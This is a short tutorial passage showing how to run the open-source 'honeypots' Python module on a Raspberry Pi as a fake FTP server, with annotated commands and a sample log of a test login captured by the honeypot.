    (RPi) PIP_BREAK_SYSTEM_PACKAGES=1

    Run the honeypots project, this command will run the ftp honeypot

    sudo # Run the command with superuser (administrator) privileges
    -E # Preserve the user’s environment variables (like PIP_BREAK_SYSTEM_PACKAGES)
    python3 # Use Python 3 interpreter to run the module
    -m honeypots # Run the Python module named ‘honeypots’
    –setup ftp:21 # Command-line argument for the module; sets up a honeypot service to simulate an FTP server on port 21

    (RPi) sudo -E python3 -m honeypots --setup ftp:21
    [!] For updates, check https://github.com/qeeqbox/honeypots
    [x] Use [Enter] to exit or python3 -m honeypots --kill
    [x] Parsing honeypot [normal]
    {"action": "process", "dest_ip": "0.0.0.0", "dest_port": "21", "password": "test", "server": "ftp_server", "src_ip": "0.0.0.0", "src_port": "21", "status": "success", "timestamp": "2023-08-22T18:00:26.430681", "username": "test"}
    [x] QFTPServer running..
    [x] Everything looks good!

    Connect to the ftp honeypot from the host using an ftp client, you need to change janedoe.local to the hostname you picked and enter a username and password

    ftp> # Indicates you are in an interactive FTP client session
    open # FTP command to connect to a remote FTP server
    jdoe.local # The hostname or local network address of the FTP server you want to connect to

    ftp> open jdoe.local
    421 Service not available, remote server has closed connection
    Connected to jdoe.local.
    220 ProFTPD 1.2.10
    Name (jdoe.local:pc): user123
    331 Password required for user123.
    Password: 
    530 Sorry, Authentication failed.
    ftp: Login faile

    The ftp honeypot recorded the user name and password

    {"action": "connection", "dest_ip": "0.0.0.0", "dest_port": "21", "server": "ftp_server", "src_ip": "192.168.2.1", "src_port": "50173", "timestamp": "2023-08-22T18:00:29.081757"}
    {"action": "login", "dest_ip": "0.0.0.0", "dest_port": "21", "password": "pass123", "server": "ftp_server", "src_ip": "192.168.2.1", "src_port": "50173", "status": "failed", "timestamp": "2023-08-22T18:00:35.037311", "username": "user123"}